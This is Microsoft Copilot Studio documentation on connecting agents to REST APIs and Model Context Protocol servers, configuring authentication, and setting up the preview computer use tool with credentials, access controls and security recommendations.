
Save and Close

Review and publish

1. If you need to make any updates, select **Back** and make your changes. Otherwise, select **Next**.

A screen appears indicating that your tool is being published while the process is in progress. You're informed once the publish is complete.

2. Select **Create connection** to continue. You're returned to the **Add tool** screen.
3. Select **REST API** in the tool type selector. You can see the newly created tools from your API. There should be one entry per tool you added from the API.
4. For each of the newly configured tools from the API, create or select a connection to the API and add the tool to your agent:
 - a. On the **Add tool** screen, select the tool.
 - b. Under **Connection**, select an existing connection or select **Create new connection**.
 - c. Enter any information required for the connection, and then select **Create** to create the connection to the tool.
 - d. Select **Add and configure** to add the tool to your agent.



The tools from the REST API are now available for use in your agent.

Tip

To more easily find your tool, use the Search bar to locate it.

Extend your agent with Model Context Protocol

You can extend your agent with tools by using Model Context Protocol (MCP).

What is Model Context Protocol?

[Model Context Protocol \(MCP\)](#)  helps you connect to existing knowledge servers and data sources directly within Copilot Studio. When you connect to an MCP server, you get access to:

- Resources: File-like data that an agent can read for more context, such as API responses or file contents
- Tools: Functions that a language model can call to perform an action
- Prompts: Predefined prompt templates to accomplish specific tasks

Note

Copilot Studio currently supports MCP tools and resources.

How does MCP work?

Each tool or resource that a connected MCP server publishes is automatically available for use in Copilot Studio. The server provides the name, description, inputs, and outputs. When you update or remove tools and resources on the MCP server, Copilot Studio dynamically reflects these changes. This process ensures users always have the latest versions and removes obsolete tools and resources. A single MCP server can integrate and manage multiple tools and resources. Copilot Studio agents can access each tool.

When you connect to a non-Microsoft product, including an external MCP server, you're responsible for the tools and resources you access from within Copilot Studio.

Note

You must turn on [generative orchestration](#) to use MCP.

How do you extend an agent by using MCP in Copilot Studio?

To integrate MCP in Copilot Studio:

1. Use the MCP onboarding wizard to [connect your agent to an existing MCP server](#).
2. [Create an MCP server](#) if you don't already have an MCP server.
3. [Add MCP server tools and resources to your agent](#) so that your Copilot Studio agent can use them.
4. (Optional) [Publish your MCP connector](#) to allow the connector to be used across tenants.

For more information on troubleshooting MCP integration, see [Troubleshooting Model Context Protocol \(MCP\) integration](#).

Related content

- [Model context protocol](#) 
- [Introduction to the Model Control Protocol](#) 
- [Core MCP concepts](#) 
- [Microsoft Copilot Studio - MCP Lab](#) 

Last updated on 04/17/2026

Connect your agent to an existing Model Context Protocol (MCP) server

If you already set up a Model Context Protocol (MCP) server, you can connect the MCP server to your agent.

You can connect your agent to an MCP server in Copilot Studio in two ways:

- Add the MCP server in Copilot Studio by using the *MCP onboarding wizard* (recommended)
- Create a custom connector to your server through Power Apps

If you don't yet have an MCP server set up, see [Create a new MCP server](#) for information on how to get started.

Supported transports

In MCP, [transports](#) are the foundation for client-server communication. Transports handle the mechanics of sending and receiving messages. Currently, Copilot Studio supports the Streamable transport type.

ⓘ Note

Given that SSE transport is [deprecated](#), Copilot Studio no longer supports SSE for MCP after August 2025.

Option 1: Use the MCP onboarding wizard (recommended)


The simplest way to connect to an existing MCP server is directly within Copilot Studio by using the MCP onboarding wizard.

This method has two parts:

- Configure the basic MCP server details
- Configure authentication with your MCP server

Configure basic server details

1. Go to the **Tools** page for your agent.
2. Select **Add a tool**.
3. Select **New tool**.
4. Select **Model Context Protocol**. The MCP onboarding wizard appears.



5. Fill in the required fields **Server name**, **Server description**, and **Server URL**. Write a brief, but clear description of what your MCP server does. The agent orchestrator uses this information to identify whether to call your server at runtime.
6. Select the authentication type for your MCP server, if applicable. You have three options:
 - **None**
 - **API key**: [Configure API key authentication](#)
 - **OAuth 2.0**: [Configure OAuth 2.0 authentication](#)
7. If you selected **None**, select **Create**. The **Add tool** dialog appears. Skip to [Create a new connection and add the MCP server to your agent](#).

Configure authentication with your MCP server

If your server requires authentication, you have two options:

- **API key:** Select this option if your MCP server requires an API key for authentication. An API key is a simple option to authenticate with the server. The user of the agent provides the API key, and the agent includes it in the requests to the MCP server.
- **OAuth 2.0:** Select this option if your MCP server uses OAuth 2.0 for authentication. OAuth 2.0 lets individual users authenticate with the server and grant permissions to your application (agent) without sharing their credentials.

If you choose to use authentication, you need to configure the authentication details. The steps depend on the authentication type you select.

Configure API key authentication

1. Select **API key** as the authentication type. More fields appear for you to configure the API key.
2. Select the **Type** of API key to use. You have two options:
 - **Header:** Select this option if your MCP server requires the API key to be sent in the request header.
 - **Query:** Select this option if your MCP server requires the API key to be sent as a query parameter in the URL.
3. Enter the name of the header or query parameter where the API key should be included.
4. Select **Create**. The **Add tool** dialog appears. Skip to [Create a new connection and add the MCP server to your agent](#).

Configure OAuth 2.0 authentication

1. Select **OAuth 2.0** as the authentication type.
2. Select the **Type** of OAuth 2.0 authentication to use. You have three options:
 - **Dynamic discovery:** Select this option if your MCP server supports the OAuth 2.0 dynamic client registration (DCR) with discovery mechanism. The client can use a discovery endpoint to automatically discover the necessary endpoints and register itself with the identity provider.
 - **Dynamic:** Select this option if your MCP server supports dynamic OAuth 2.0 DCR, but doesn't support the dynamic discovery mechanism. The client can still register itself with the identity provider, but you need to provide the necessary endpoints manually.

- **Manual:** Select this option if your MCP server requires manual configuration of OAuth 2.0 settings.

Dynamic discovery

If your MCP server supports the OAuth 2.0 Dynamic Client Registration (DCR) mechanism, you can use the dynamic discovery option. If supported, DCR with discovery is the simplest method to configure OAuth 2.0 authentication with your MCP server in Copilot Studio.

Add a Model Context Protocol server (Preview)

Server name...

Server description *
Describes the purpose of the server...

Server URL ⓘ *
Streamable endpoint
Enter the complete server path to continue

Authentication:
☐ None ☐ API key ☒ OAuth 2.0

Type:
☒ Dynamic discovery ☐ Dynamic ☐ Manual

Your MCP server must support OAuth 2.0 Dynamic Client Registration (DCR) to enable Dynamic Discovery Authentication.
If DCR is not supported, authentication may fail. Please verify that your server exposes a valid registration_endpoint in its OpenID configuration. [Learn more](#)

Create

1. Select **Dynamic discovery** as the OAuth 2.0 authentication type.
2. Select **Create** to add the server. The client uses the discovery endpoint to automatically find the necessary endpoints and register itself with the identity provider.
3. Select **Next** to continue. The **Add tool** dialog appears.
4. Continue to [Create a new connection and add the MCP server to your agent](#).

Dynamic

1. Select **Dynamic** as the OAuth 2.0 authentication type.
2. Fill in the required fields:
 - **Authorization URL:** The URL of the identity provider server where the client registration and authorization endpoints can be accessed.

- **Token URL template:** The endpoint where your agent exchanges an authorization code (or refresh token) for an *access token* and *refresh token*. The access token lets your agent use the MCP server on behalf of the user. Refresh tokens let your agent get new access and refresh tokens from the refresh endpoint when the previous access token expires.
3. Select **Create** to add the server. Depending on the configuration, a *callback URL* might appear. The callback URL is where the identity provider responds with the authorization code once the user signs in and grants permissions to your agent.
 4. If you see the callback URL, copy the callback URL to add to your application's registration with your identity provider.
 5. Select **Next** to continue. The **Add tool** dialog appears.
 6. Continue to [Create a new connection and add the MCP server to your agent](#).

Manual

1. Select **Manual** as the OAuth 2.0 type. More fields appear for you to configure the OAuth 2.0 settings.
2. Fill in the required fields:
 - **Client ID:** The client identifier the identity provider issues when you register your app. The client ID lets the identity provider know what app is making the request.
 - **Client secret:** The client secret the identity provider issues when you register your app. Your agent sends the client secret along with the client ID to prove your agent is authorized to request access tokens for the MCP server.
 - **Authorization URL:** The identity provider endpoint where your agent redirects the user to sign in and grant permissions to your agent (consent card presented in the agent chat). The user authenticates here and then the identity provider responds back to the agent with an *authorization code*.
 - **Token URL template:** The endpoint where your agent exchanges the authorization code (or refresh token) for an *access token* and *refresh token*. The access token lets your agent use the MCP server on behalf of the user. Refresh tokens let your agent get new access and refresh tokens from the refresh endpoint when the previous access token expires.
 - **Refresh URL:** The endpoint to request a new access token using a refresh token (so that the user doesn't have to sign in again when the token expires).

- **Scopes** (Optional): The permissions your app is asking for, as a space-separated list.
3. Select **Create** to add the server. A *callback URL* appears. The callback URL is where the identity provider responds with the authorization code once the user signs in and grants permissions to your agent.
 4. Copy the callback URL to add to your application's registration with your identity provider.
 5. Select **Next** to continue. The **Add tool** dialog appears.
 6. Continue to [Create a new connection and add the MCP server to your agent](#).

Create a new connection and add the MCP server to your agent

1. On **Add tool**, select **Create a new connection** for your MCP server or use an existing one.
2. Select **Add to agent** to finish adding the MCP server to your agent.

Option 2: Create a custom MCP connector in Power Apps

You can create a custom connector in Power Apps manually to configure a connection to the server.

To carry out this procedure, you need a schema file for your MCP server. The schema file is an OpenAPI specification YAML file that describes the API of your MCP server.

For guidance on what the specification file should look like, check out some of the provided [MCP server schema example](#).

1. Go to the **Tools** page for your agent.
2. Select **Add a tool**.
3. Select **New tool**.
4. Select **Custom connector**. You're taken to Power Apps to create a new custom connector.
5. Select **New custom connector**.
6. Select **Import OpenAPI file**.

7. Navigate to your schema file and select **Import** to import the file.
8. Select **Continue** to complete the setup in Power Apps. You can read more about the setup process in the Power Apps documentation at [Import the OpenAPI definition](#).

MCP server schema example

Here's a sample OpenAPI schema file for an MCP server using fictional data, in YAML format. You need to fill in the details for your own MCP server. This sample uses the Streamable transport type.

YAML

```
swagger: '2.0'
info:
  title: Contoso
  description: MCP Test Specification, YAML for streamable MCP support in Copilot Studio
  version: 1.0.0
host: contoso.com
basePath: /
schemes:
  - https
paths:
  /mcp:
    post:
      summary: Contoso Lead Management Server
      x-ms-agentic-protocol: mcp-streamable-1.0
      operationId: InvokeMCP
      responses:
        '200':
          description: Success
```

Edit an MCP connection

To edit your MCP connector or add custom parameters:

1. Go to the Power Apps or Power Automate portal and select **Custom connectors**.
2. Locate your connector file in the list of connectors and make the necessary updates using one of the available methods.

Create a new Model Context Protocol (MCP) server



Summarize this article for me

You can use [MCP software development kits \(SDKs\)](#) to set up an MCP server in one of the supported languages.

If you already have an MCP server set up, see [Add an existing Model Context Protocol \(MCP\) server to your agent](#) for information on how to add the server to your agent.

Authentication support

When you create an MCP server, you can choose to implement authentication or not. If you choose to implement authentication, you can use one of the following methods:

- **API key:** A simple way to secure your server by making your application include a key with requests.
- **OAuth 2.0:** A more robust authentication method that lets individual users grant access to their data without sharing their credentials with the agent.

Choose the method that best fits your needs and follow the implementation guidelines for that method.

You must register your application with an identity provider to obtain the necessary client credentials. The credentials are either an application key for API key authentication or a client ID and client secret for OAuth 2.0 authentication.

You must provide the authentication credentials from your identity provider when you add the MCP server to your agent in Copilot Studio. To learn more, see [Configure authentication with your MCP server](#).


If you use OAuth 2.0 authentication, you receive a callback URL from Copilot Studio after you add the MCP server. You need to update your app registration with your identity provider to add this URL. This URL is where the identity provider responds once the user signs in and grants permissions to your agent.

Add tools and resources from a Model Context Protocol (MCP) server to your agent

After you connect an existing MCP server to Copilot Studio, you can add the server to an agent as a tool. You can access the server tools and resources. The process is the same, whether you're adding prebuilt Microsoft MCP connectors or an MCP server to which you configured a connection.

To add an MCP server to an agent, follow these steps:

1. Go to the **Tools** page for your agent.
2. Select **Add a tool**.
3. Select **Model Context Protocol**. A list of available MCP connectors displays.



4. Select the MCP connector you want from the list.
5. Authorize the connection by entering any required information.
6. When you're done, select **Add and configure**.

The agent adds the MCP server as a tool and opens the settings page for the MCP server.

The MCP server is now connected to your agent.

View tools and resources in an existing MCP server

Each MCP server in Copilot Studio is a tool that you can add to your agent. When you add the MCP server to your agent as a tool, the server appears as a tool on the agent's **Tools** tab.

The MCP server provides access to all the *MCP tools and resources* that the server offers. To view information about the MCP tools and resources that come with an MCP server:

1. Go to the **Tools** tab for your agent.
2. Select the MCP server from the list of tools.

A settings page for the MCP server appears.

From the settings page, you can view and configure details related to your agent's use of the MCP server. As with any agent tool, you can view and update **Details**.

For MCP connectors, you can view two other MCP-specific sections with details on functionality that the server offers:

- **Tools:** A list of names and descriptions for the MCP tools that the server offers.
- **Resources:** A list of names and descriptions for a sampling of the MCP resources that the server offers.

Important

For Copilot Studio agents to use a resource, the MCP server owner needs to configure the resource as an output of one of the MCP tools on the server.

For a reference implementation, see [MCP server implementation example](#)[↗].

Customize tool selection from an MCP server in your agent

If you don't want to use all the tools offered by an MCP server, you can selectively turn off MCP server tools directly in your agent.

All tools are turned on by default when you add an MCP server. The **Allow all** toggle is turned on.

To turn individual tools on and off:

1. Turn off the **Allow all** toggle. Toggles become available for each of the individual tools.

2. Use the individual toggles to turn off tools that aren't needed to ensure your agent only uses the most relevant features.


ⓘ **Note**

When you turn off **Allow all**, any new tools added to the MCP server are turned off by default.

Last updated on 04/01/2026

List of all MCP servers

[Expand table](#)

 Azure Databricks    By: Databricks Inc.	 Bigdata-com      By: RAVENPACK INTERNATIONAL SL.	 Box MCP Server      By: Box.	 CData Connect AI      By: CData Software Inc
 Celonis MCP Server      By: Celonis GmbH	 Cronofy MCP      By: Cronofy Ltd	 D365 Contact Center Admin MCP     By: Microsoft	 Databricks      By: Databricks Inc.
 Drap MCP Server      By: Draup	 Dynamics 365 Business Central     By: Microsoft	 Dynamics 365 ERP Analytics MCP    By: Microsoft	 Dynamics 365 Sales MCP Server    By: Microsoft
 Dynamics 365 Service MCP    By: Microsoft	 Enlyft MCP      By: Enlyft.	 Experlogix Smart Flows     By: Experlogix US	 Ezekia-MCP      By: Ezekia
 Fabric MCP    By: Microsoft	 Fin & Ops Apps (Dynamics 365)     By: Microsoft	 Gieni TS Server MCP      By: Orderfox-Gieni	 GitHub    By: Microsoft



Highspot MCP



By: Highspot



ICM MCP



By: Microsoft



Intelix IOC Analysis MCP



By: Sophos Ltd.



LSEG



By: LSEG Financial
Analytics



Microsoft Dataverse



By: Microsoft



Microsoft Learn Docs MCP



By: Microsoft



Microsoft MCP Servers



By: Microsoft



Microsoft Sentinel MCP



By: Microsoft



Mobile Text Alerts MCP Server



By: Mobile Text Alerts



monday.com



By: monday.com Ltd



Morningstar



By: Morningstar Test



Process Mining




By: Microsoft



Process Street MCP Server



By: Process Street



S360 Breeze MCP



By: Microsoft



SuperMCP



By: Supermetrics



Zapier MCP



By: Zapier Inc

Last updated on 03/17/2026

Troubleshooting Model Context Protocol (MCP) integration

10/23/2025

This article provides troubleshooting guidance for integrating your agent with Model Context Protocol (MCP) servers.

Known issues and workarounds

The following are identified issues the product team is aware of and working on:

 Expand table

Issues	Resolution/Workaround
Currently, the endpoint returned in the Open SSE connection call must be a full URI.	Not applicable.
A <code>System.FormatException</code> is thrown when the <code>exclusiveMinimum</code> property is set to an integer (instead of a Boolean) in the MCP tool definition input schema.	Not applicable.
The MCP tool definition input schema definition is truncated when a type in a tool definition is an array of multiple types instead of a single type.	Make the values for type fields a single type.
Tools with reference type inputs in the schema are filtered from the list of available tools for MCP server. Reference type inputs and outputs aren't supported.	Not applicable.
Tools with enum type inputs in the schema are interpreted as string instead of enum.	Not applicable.

Automate web and desktop apps with computer use (preview)

[This article is prerelease documentation and is subject to change.]

Computer use is a tool in Copilot Studio that lets your agent interact with and automate tasks on a Windows computer. It works with websites and desktop apps by selecting buttons, choosing menus, and entering text into fields on the screen. Describe in natural language what you want computer use to do, and it performs the task on a computer you set up by using a virtual mouse and keyboard. By using computer use, agents can complete tasks even when there's no API to connect directly to the system. If a person can use an app or website, computer use can too. You can use computer use for tasks like automated data entry, invoice processing, and data extraction.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Computer use is powered by Computer-Using Agents (CUA), an AI model that combines vision capabilities with advanced reasoning to interact with graphical user interfaces (GUIs). Because it's AI-powered, it adapts to interface changes. For example, when buttons or screens change, the tool continues working without breaking your flow. It's simple to use. Just describe what you want in natural language. You don't need to write code.

Watch this video to learn how the computer use tool lets an agent interact with a web application.

<https://learn-video.azurefd.net/vod/player?id=373502d9-940f-48db-aa3d-b5f2463a5618&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Fcomputer-use> 

Requirements

- The feature is available for environments where the region is set to the United States.
- Make sure your agent has the [generative orchestrator enabled](#) to use computer use.

Add computer use to your agent

On a new agent or an existing agent in Copilot Studio, add computer use as a tool by following these steps:

1. Go to the **Tools** section in your agent and select **Add tool**.
2. In the **Add tool** dialog, select **New tool**.
3. Select **Computer use**.
4. Provide the instructions that describe the task the tool should perform on the computer. You see some instruction templates to get started with. To learn more about how to best write instructions for computer use, see [best practices for instructions for computer use](#).
5. Select **Add and configure**. On the configuration page, configure these four fields:
 - **Name:** Enter the display name for the computer use tool. This name helps you differentiate it from other tools you add to your agent.
 - **Description:** Enter a short description of what this tool does and when to use it. This text lets your agent know when to use this tool.
 - **Model:** Select the model used to execute the computer use tool. Currently, supported models include **OpenAI's Computer-Using Agent** and **Anthropic's Claude Sonnet 4.5**.

① **Note**

Anthropic's Claude Sonnet 4.5 is currently rolling out across supported regions and might not yet be available in your region. Ensure that your administrator has [enabled external models](#).

- **Instructions:** List the steps the tool should perform, including URLs and application names. For tips, see [Best practices for instructions for computer use](#).
6. Review the following and other fields and settings on the configuration page that might be relevant:
 - **Inputs:** Use Inputs to define dynamic values that change each time computer use runs. For example, if you want to fill out a form with a different value on every run, create an input for that field. At execution time, computer use combines your instructions with the input values to complete the task.
 - **Machine:** Select the target machine that the agent uses to run computer use. Refer to [Configure where computer use runs](#) for more details on choosing the right machine type based on your requirements.
 - Use **Refresh** to update the machine list.

- Choose **Manage machines** to open the machine management page in Power Automate portal.
- Select **See machine details** to open the machine details page in Power Automate portal.
- **Connection:** Connection used for this tool. Update or create a new connection to change the credentials used.
- **Credentials to use:** Specify how computer use authenticates during execution:
 - **Maker-provided credentials** (default): This option uses the maker's credentials and is suitable for autonomous agents.

⚠ Warning

If you [share](#) an agent with this setting, anyone using it can act with the original author's access on the configured machine.

- **End user credentials:** This option uses the credentials of the person interacting with the agent. Each user must have access credentials to the machine.
- **Human supervision:** Specify who should be contacted via email (Outlook) if the computer-use agent detects potentially harmful instructions that could alter model behavior. Each agent run and its activity is tied to the user who initiated it. If you choose a reviewer other than the person running the computer-use agent, they likely don't see the activity because they didn't initiate the run. Therefore, they can't properly verify or act on the request. Also, ensure the recipient is authorized and has the necessary context to handle such requests. The response time limit defines how long the request remains active. After this period, the request expires, and the computer-use run stops if no response is received. See [Human supervision](#) for more information.
- **Stored credentials:** Define the credentials that computer use uses to sign in to websites and applications. During execution, if a sign-in prompt appears, computer use securely uses any credentials you defined in this section for that site or application. Password values of these credentials are either stored in Power Platform internal storage (no configuration required) or in an Azure Key Vault that you provide. To learn how to create an Azure Key Vault, see [Create a key vault using the Azure portal](#).
 - **Internal storage option:** By using this option, you can configure credentials in the tool without any preconfiguration. Secrets are encrypted and stored internally in the Power Platform. For each credential, provide the following details:
 - **Type:** select between Website and Desktop app depending on which surface you plan to use this credential
 - **Username:** the username you use to sign in to the target website or application.

- **Password:** the password value used to sign in to the target website or application.

❗ **Note**

Password fields are supported on all websites and most Windows applications (WinForms, WPF, UWP, WinUI, Win32), which covers most customer scenarios. Some app types, such as Electron, Java, Unity, games, command-line interfaces, Citrix, or other virtualized environments, might not be supported.

- **Login domain** (websites) or **desktop app name** (desktop applications):
 - **Websites:** Enter the main website address (for example, example.com). You automatically include all pages on that website. You can also use wildcards (*) for subdomains. Examples: `www.contoso.com`, `*.contoso.com`, `contoso.com`
 - **Desktop applications:** Enter the application product name or process name. To find it, press **Ctrl+Shift+Esc** to open Task Manager. Then check the **Processes** tab. Examples: `Microsoft Edge`, `msedge`, `Notepad`.
- **Azure Key Vault option:** With this option, you can configure credentials in the tool by first entering the subscription ID, resource group name, and Key Vault name. You can find all this information on the **Overview** page of your Key Vault.
- To use Azure Key Vault secrets with Power Platform:
 - The Azure subscription that has the vault must have the *PowerPlatform resource provider* registered.
 - The user who creates the environment variable must have appropriate permissions to the Azure Key Vault resource.
- If you didn't already, follow the steps in [Configure Azure Key Vault](#) and then provide the following details:
 - **Username:** the username you use to sign in to the target website or application.
 - **Azure secret name:** the name of the secret in the key vault that stores the password for the website or application
 - **Login domain** (websites) or **desktop app name** (desktop applications):
 - **Websites:** Enter the main website address (for example, example.com). You automatically include all pages on that website. You can also use wildcards (*) for subdomains. Examples: `www.contoso.com`, `*.contoso.com`, `contoso.com`
 - **Desktop applications:** Enter the application product name or process name. To find it, press **Ctrl+Shift+Esc** to open Task Manager. Then check the **Processes** tab. Examples: `Microsoft Edge`, `msedge`, `Notepad`.
- **Access control:** By default, computer use can operate on any website or application. If you want to restrict this access, enable access control to define the specific URLs and desktop

applications that computer use should be limited to. You can configure both websites and applications:

- **Websites:** Enter the main website address (for example, example.com). You automatically include all pages on that website. You can also use wildcards (*) for subdomains. Examples: `www.contoso.com`, `*.contoso.com`, `contoso.com`
- **Desktop applications:** Enter the application product name or process name. To find it, press **Ctrl+Shift+Esc** to open Task Manager. Then check the **Processes** tab. Examples: `Microsoft Edge`, `msedge`, `Notepad`.

① Note

Access control only prevents the model from taking actions on websites or applications that aren't in the allow list. It doesn't stop the model from opening them. For example, if only microsoft.com and Microsoft Edge are in the allow list, the model can still use the Edge search bar to open Bing. However, once Bing is opened, any attempt to interact with it fails because it isn't in the allow list.

7. Select **Save**.

Test computer use

Testing computer use is a key step in the authoring journey. After you enter a name, description, and instructions, and save the tool, select **Test** to start the test experience.

After a short loading period, the test experience appears:

- The left panel shows your instructions and a step-by-step log of the tool's reasoning and actions.
- The right panel shows a preview of the actions on the machine you set up for computer use.

When the task finishes, you see a **Test completed** message. While the test is in progress, you can select **Stop testing** to immediately stop all actions on the machine.

If the result isn't what you expect, go to the configuration page and refine your instructions. Add more detail to improve accuracy. For guidance, see [best practices for writing effective instructions](#).

Publish an agent with computer use

Set up computer use, and then publish your agent. How your agent runs depends on the scenario. It can be autonomous or conversational:

- Autonomous agents run automatically and perform tasks in the background.
- Conversational agents let users interact through channels like Microsoft Teams.

- Computer use works best for autonomous agents, performing tasks in the background without user interaction.
- You can also apply computer use in conversational experiences, but keep these considerations in mind:
- If you select **User authentication** as the authentication setting, each user interacting with the agent in a conversation needs valid credentials for the machine used by computer use.
 - When the tool runs, it shares reasoning messages and screenshots of the machine's activity in the chat.

Best practices

To stay productive and safe in today's digital environments, follow best practices for computer use, especially when writing clear instructions and securing machines.

Best practices for securing machines

When setting up machines for computer use that lets AI perform tasks by using natural language, consider these security recommendations:

 Expand table

Security recommendation	Additional information
Use dedicated machines for computer use	Assign specific, isolated machines exclusively for tasks involving computer use. This approach reduces the risk of cross-contamination from unrelated software, malware, or unauthorized access. It lets you control configurations, updates, and monitoring more effectively.
Limit permissions to the user account that you're using for computer use	Set up the user account for computer use to follow the principle of least privilege—grant only the permissions needed to run the required tools.
Limit web access to an allow list of specific trusted websites only	Allow web access only to a predefined list of vetted and trusted domains. For example, you can configure Microsoft Edge policy settings with Microsoft Intune that target machines used for computer use.
Limit specific desktop apps to be available	Only install and allow execution of applications that are essential for the intended AI workflows. Remove or disable access to unnecessary software. For example, you can configure Application Control to limit what applications are allowed to run on the machine.

Best practices for instructions for computer use

The instructions you write determine how well computer use works. Specific, detailed instructions help computer use complete tasks accurately. Think of it as explaining a task to a colleague. Clear, step-by-step guidance helps ensure success.

Tips for writing effective instructions:

- Be specific about websites and applications. Always include the full URL of any website and the exact name of any application the tool should use. Example: *Open <https://www.microsoft.com> and go to 'Company news'.*
- Clearly state relevant actions. If you want something done, say it explicitly&mdashespecially for actions like submitting a form or sending an email. Example: *Once you fill in the form, select **Submit**. No need to ask for permission.*
- Break down complex interactions. For areas where the UI might be more complex to navigate, explain each step in detail. Example: *Select the **More** icon in the top right corner. A dropdown appears. Once it opens, select the last item in the list.*
- Use step-by-step formatting for longer tasks. Long instructions are easier to follow when you format them as a list.

Sample instructions

Explore these sample instructions to try out computer use or use them as a reference for writing your own.

 Expand table

Scenario	Name	Description	Instructions
